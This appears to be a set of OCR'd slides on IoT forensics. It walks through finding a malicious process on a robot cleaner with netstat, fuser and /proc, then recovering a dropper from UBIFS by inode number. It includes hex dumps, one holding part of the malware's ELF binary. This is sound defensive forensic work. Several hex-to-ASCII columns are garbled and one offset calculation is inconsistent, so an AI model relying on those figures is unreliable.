

```
UBIFS Ino Node
-----
    atime_nsec: 0
    atime_sec: Thu Oct 27 18:34:48 2016
    compr_type: 1
    creat_sqnum: 312805
    ctime_nsec: 0
    ctime_sec: Thu Oct 27 18:34:52 2016
    data:
    data_len: 0
    errors:
    flags: 1
    gid: 0
    key: {'khash': 0, 'type': 0, 'ino_num': 99}
    mode: 33206
    mtime_nsec: 0
    mtime_sec: Thu Oct 27 18:34:52 2016
    nlink: 1
    padding1:
```

# About IoT Forensic



# About IoT Forensic

Perform IoT forensic  
Propose How to/process





# About IoT Forensic

- ✓ Existence of manufacturer program accessible to the IoT device? / Check for hidden file(ex. Backdoor)
- ✓ Dumping Memory Data from IoT device(using UART, JTAG)
- ✓ Identify the volume structure and file system for the dump image
- ✓ Information gathering about system info(ex. Os info)
- ✓ Collecting Data generated by specific IoT devices

# About IoT Forensic

- ✓ Digital Artifact collection about short-distance wireless network?
- ✓ Memory space for saving artifact in IoT devices?
- ✓ Even R/O?
- ✓ No UART/JTAG?

# About IoT Forensic

Q & A  
Thank you!!

# Malignant code upload, process of Forensic

## 1. Identify odd process

- check process that connect network with non-checked
- outside communication port of robot cleaner:  
\*\*\*\*\*:47878  
\*\*\*\*\*:47800
- identify odd network on activity robot cleaner by "netstat -an"

```
sh-2.05b# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:4002             0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:4005             0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:9000             0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:4444             0.0.0.0:*               LISTEN
tcp      0      0 192.168.32.128:4444      192.168.32.83:50046     ESTABLISHED
tcp      0      0 192.168.32.128:42595     192.168.32.141:166     ESTABLISHED
tcp      0      0 192.168.32.128:4444      192.168.32.102:63752    ESTABLISHED
tcp      0      0 192.168.32.128:39605     [REDACTED]:47878        ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type       State       I-Node Path
unix  2      [ ACC ] STREAM    LISTENING   539    /tmp/alsa-dmix-532-1481415225-61297
unix  2      [ ]       DGRAM      -           39     @/org/kernel/udev/udev
```

# Malignant code upload, process of Forensic

## 2. Identify process PID

- Identify process id that use confirmed odd port
- Use fuser command(./busybox **fuser** 42595/tcp)

```
sh-2.05b# ./busybox-armv5l fuser 42595/tcp
7633
```

## 3. Check location of file that identified PID

- Get process information from "proc" directory that is virtual fs.
- check cmdline

```
sh-2.05b# cat /proc/7633/cmdline
/tmp/wjB0Tsh-2.05b#
sh-2.05b# ls -l /tmp/wjB0T
-rwxr-xr-x  1 root  root          629480 Dec 11 01:03 /tmp/wjB0T
```

### 4. Extract malignant code

- extract malignant code from identified route

### 5. Identify Dropper (1)

- After checking identified malignant code's ppid, investigate proc of ppid
- Discover additional malignant code that is doubted Dropper
- according to times that occur incident, investigate inode that created lastly
- when discover removed file, investigate focus on that

## 6. Identify Dropper (2)

- The master node manages the last committed inode number in UBIFS
- UBIFS gives the largest inode number to the newly created file
- Browse files by inode number

```
UBIFS Master Block Node
-----
cmt_no: 750
empty_lebs: 74
errors:
flags: 3
gc_lnum: 381
highest_inum: 2162
ltx_lebs: 29
ihead_lnum: 734
ihead_offs: 100352
index_size: 664624
leb_cnt: 819
log_lnum: 6
ltx_lnum: 8
```

31 18 10 06 47 98 E3 7D 5C 61 05 00 00 00 00 00	1 G!ã}\a
42 00 00 00 02 01 00 00 01 00 00 00 EF 9B 71 5F	B i!q_
00 00 00 00 00 00 00 00 7C 08 00 00 00 00 00 00	wjDroppe
00 00 09 00 00 00 00 00 77 6A 44 72 6F 70 70 65	r !@«ù00! p?u
72 00 89 AE AB F9 30 A9 31 18 10 06 70 3F 75 AF	

→ Inode num : 2172

31 18 10 06 BF 9D EA B4 D2 75 05 00 00 00 00 00	1 ¿ é'Òu
3E 00 00 00 02 01 00 00 01 00 00 00 CA 80 EC 53	> Ê!iS
00 00 00 00 00 00 00 00 7E 08 00 00 00 00 00 00	~ wjBOT ö
00 00 05 00 00 00 00 00 77 6A 42 4F 54 00 F6 00	

→ Inode num : 2174



# Malignant code upload, process of Forensic

## 7. Extract dropper

- Finding Branch node after finding directory entry node for specific inode(using Custom analysis tool)
- Finding Data node of the branch node -> Extract and recover file

$$56094720 / 129024 = 434$$

$$56094720 \% 192024 = 98304$$

B201000000800100

056094720	31 18 10 06 47 98 E3 7D 5C 61 05 00 00 00 00 00	1	G ä}\a
056094736	42 00 00 00 02 01 00 00 01 00 00 00 EF 9B 71 5F	B	i!q_
056094752	00 00 00 00 00 00 00 00 7C 08 00 00 00 00 00 00		
056094768	00 00 09 00 00 00 00 00 77 6A 44 72 6F 70 70 65		wjDroppe
056094784	72 00 89 AE AB F9 30 A9 31 18 10 06 70 3F 75 AF	r	!@«ù0@1 p?u

Directory entry node

054964352	31 18 10 06 5D 84 CD BD 08 67 05 00 00 00 00 00	1	]i½ g
054964368	94 00 00 00 09 00 00 00 06 00 00 00 43 02 00 00		! C
054964384	30 6D 01 00 3E 00 00 00 01 00 00 00 FE 94 53 53	Om	> p!SS
054964400	F9 02 00 00 B8 DC 00 00 41 00 00 00 01 00 00 00	ù	Ü A
054964416	F9 53 80 54 46 02 00 00 A0 88 00 00 41 00 00 00	ùS	ITF A
054964432	01 00 00 00 A0 54 00 54 10 02 00 00 00 00 01 00		@TIT A
054964448	40 00 00 00 01 00 00 00 88 A7 0B 5C B2 01 00 00	@	IS \²
054964464	00 80 01 00 42 00 00 00 01 00 00 00 EF 9B 71 5F		B i!q
054964480	F9 02 00 00 58 7C 00 00 A0 00 00 00 41 00 00 00	ù	X  A
054964496	00 00 00 00 6C 00 00 00 31 18 10 06 ED 50 9D 90	l	1 iP
054964512	09 67 05 00 00 00 00 00 A8 00 00 00 09 00 00 00	g	"

Index/branch node

### Limitation of recovering and extraction in UBIFS :

It is difficult to check what the actual node is before you identify branch node

It is difficult to identify index node and branch node

# Malignant code upload, process of Forensic

## 7. Extract Dropper

- Finding Branch node after finding directory entry node for specific inode(using Custom analysis tool)
- Finding Data node of the branch node -> Extract Dropper(static analysis needed)

```
054964224 31 18 10 06 25 21 CA C1 07 67 05 00 00 00 00 00 1 %!EA g
054964240 80 00 00 00 09 00 00 00 05 00 00 00 B2 01 00 00 |
054964256 EB 80 01 00 A0 00 00 00 01 00 00 00 00 00 00 00 à!
054964272 46 02 00 00 E0 86 00 00 3C 00 00 00 01 00 00 00 F à! <
054964288 5A 60 23 40 46 02 00 00 20 87 00 00 3C 00 00 00 Z' #eF | <
054964304 01 00 00 00 03 A6 24 40 46 02 00 00 60 87 00 00 | seF |
054964320 3C 00 00 00 01 00 00 00 FA 97 26 40 87 00 00 00 < à!&e!
054964336 A0 F4 01 00 3C 00 00 00 01 00 00 00 98 5E 29 40 à < | ^)e
054964352 31 18 10 06 5D 84 CD BD 08 67 05 00 00 00 00 00 1 ]!i% g
054964368 94 00 00 00 09 00 00 00 06 00 00 00 43 02 00 00 | c
054964384 30 6D 01 00 3E 00 00 00 01 00 00 00 FF 94 53 53 Om > p!SS
054964400 F9 02 00 00 B8 DC 00 00 41 00 00 00 01 00 00 00 à _Ü A
054964416 F9 53 80 54 46 02 00 00 A0 88 00 00 41 00 00 00 àSITF | A
054964432 01 00 00 00 A9 54 80 54 1C 02 00 00 00 C0 01 00 00 OTIT A
054964448 40 00 00 00 01 00 00 00 88 07 0B 5C B2 01 00 00 e |$ \^
054964464 00 80 01 00 42 00 00 00 01 00 00 00 EF 98 71 5F | B |!q_
054964480 F9 02 00 00 58 7C 00 00 A0 00 00 00 41 00 00 00 à X| A
054964496 00 00 00 00 6C 00 00 00 31 18 10 06 ED 50 9D 90 1 1 iP
```

```
03413800 31 18 10 06 DB 64 22 0C 64 61 05 00 00 00 00 00 1 Ud" da
03413810 9F 04 00 00 01 00 00 00 7C 08 00 00 00 00 00 20 | |
03413820 00 00 00 00 00 00 00 00 00 06 00 00 01 00 00 00
03413830 05 7F 45 4C 46 01 01 01 00 E0 00 01 02 00 28 00 ELF à (
03413840 74 01 02 BC 83 00 00 34 50 02 00 01 88 AD 09 00 t 4P | -
03413850 02 00 00 05 34 00 20 00 08 00 28 00 1F 00 1C 7C 4 ( |
03413860 03 04 70 C0 05 00 00 C0 85 AD 00 08 5C 04 6C 00 pÀ À!- \ |
03413870 01 04 00 00 00 6D 00 06 5C 00 6E 07 34 80 4F 08 m \ n 4!O
03413880 80 00 00 60 06 6C 00 49 06 00 7D 03 03 7C 03 02 | ` 1 I } |
03413890 01 00 00 34 81 AC 00 01 13 00 00 00 6C 00 6C 03 4 - 1 1
034138A0 6C 0F 6C 00 4B 0A 00 00 80 54 00 4C 08 01 CC 05 1 1 K !T L !
034138B0 00 00 6C 00 7C 07 6C 02 9D 03 10 4D 03 10 44 01 1 | 1 M D
034138C0 4C 00 05 18 9C 09 00 1C 9C 09 00 7C 0E 7D 03 02 L | 1 | | }
034138D0 5C 0B 04 0C 10 00 00 0C 10 01 8D 00 F0 48 05 6C \ 8H 1
034138E0 00 7C 03 6C 0C 6D 00 48 48 07 01 48 81 00 00 6D | 1 m HH H m
034138F0 00 44 5C 05 6C 00 7C 02 6C 00 01 51 E5 74 64 48 D\ 1 | 1 QâtdH
03413900 06 2F 08 00 FC 07 00 02 2F 6C 69 62 2F 6C 64 2D / ü /lib/ld-
03413910 6C 69 6E 75 78 2E 73 6F 2E 33 00 00 7C 06 68 12 linux.so.3 | h
03413920 58 0A 01 00 47 4E 55 8C 07 7C 10 6D 06 1A 5C 0B X GNU! | m \
03413930 7D 03 14 5C 1C 6C 1F 7C 03 00 02 0C 6C 59 1A D6 } \ 1 | 1Y Ö
03413940 F4 B0 04 CF D6 3E 05 91 22 BE 30 B4 12 27 D6 6C 6° !Ö> "x0' 'Ö!
03413950 03 FC 28 7D 06 05 96 08 00 00 7C 02 C8 01 7A 28 ü() | | E z(
03413960 00 07 D0 01 7C 0B 6C 03 7C 00 6C 00 6C 06 05 00 ð | 1 | 1 1
03413970 05 44 00 02 60 20 31 68 04 EC 02 00 06 7C 8B 73 D ` 1h i |!s
03413980 0F 16 EA 76 FE 20 CF 09 FD 7D ED 11 0F 2E 4E 3D évþ Í ý|i .N=
03413990 F6 8B E4 EE 1C 6C 04 2A 0C 00 6C 17 FC 01 01 20 ö!äi 1 * 1 ü
034139A0 00 00 00 7E 16 68 83 A5 02 12 4C 18 6D 3A 74 29 ~ h!Y L m:t)
034139B0 3D 00 26 4D 02 A4 29 3C 00 6D 06 B0 29 3D 00 3B = SM x) < m °) = ;
034139C0 49 07 80 29 3D 00 2D 5D 05 8C 29 3C 00 00 02 00 I ! ) = - } ! <
034139D0 5F 5F 67 6D 6F 6E 5F 73 74 61 72 74 5F 5F 00 6C _gmon_start_ 1
034139E0 69 62 63 78 29 00 13 36 00 66 6F 70 65 6E 00 61 ibcx) 6 fopen a
```